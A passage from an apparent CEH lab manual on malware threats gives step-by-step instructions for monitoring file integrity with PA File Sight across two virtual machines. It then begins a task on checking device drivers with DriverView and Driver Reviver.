


42. Switch back to the **Windows 11** virtual machine and observe that PA File Sight has recorded some activity in the notepad file, as shown in the screenshot.
43. The software even shows the File Accessed/min in the graphical method, as shown in the screenshot.
44. Click on the **notepad.exe** link to view the activities done by the user.




Module 07 – Malware Threats

45. The **CEH\Administrator notepad.exe** window appears. If it shows a blank window, then switch to the **Windows Server 2022** virtual machine, type some content into the **Secret.txt** file, save the file, and then immediately switch back to the **Windows 11** virtual machine to view the activity.
46. If you have added some text in the Secret.txt file, you can view that in the activity window.




Module 07 – Malware Threats

47. Switch back to the **Windows Server 2022** virtual machine and delete the **Secret.txt** file, then switch back to the **Windows 11** virtual machine. Wait for a while and an **Alert from Windows11** pop-up appears, indicating an internal error, as shown in the screenshot.



48. Now, scroll down to view the **Recent Alerts** section; in the **Full History** option, select **1 day** link. You will find that the file has been deleted, as shown in the screenshot.



49. This is how to monitor the file integrity using PA File Sight.

50. Close all open windows.

51. You can also use other file and folder integrity checking tools such as **Tripwire File Integrity and Change Manager** (<https://www.tripwire.com>), **Netwrix Auditor** (<https://www.netwrix.com>), **Verisys** (<https://www.ionx.co.uk>), or **CSP File Integrity Checker** (<https://www.cspsecurity.com>) to perform file and folder monitoring.

Task 8: Perform Device Driver Monitoring using DriverView and Driver Reviver

When the user downloads infected drivers from untrusted sources, the system installs malware along with the device drivers; malware uses these drivers as a shield to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Reviver that verify if they are genuine 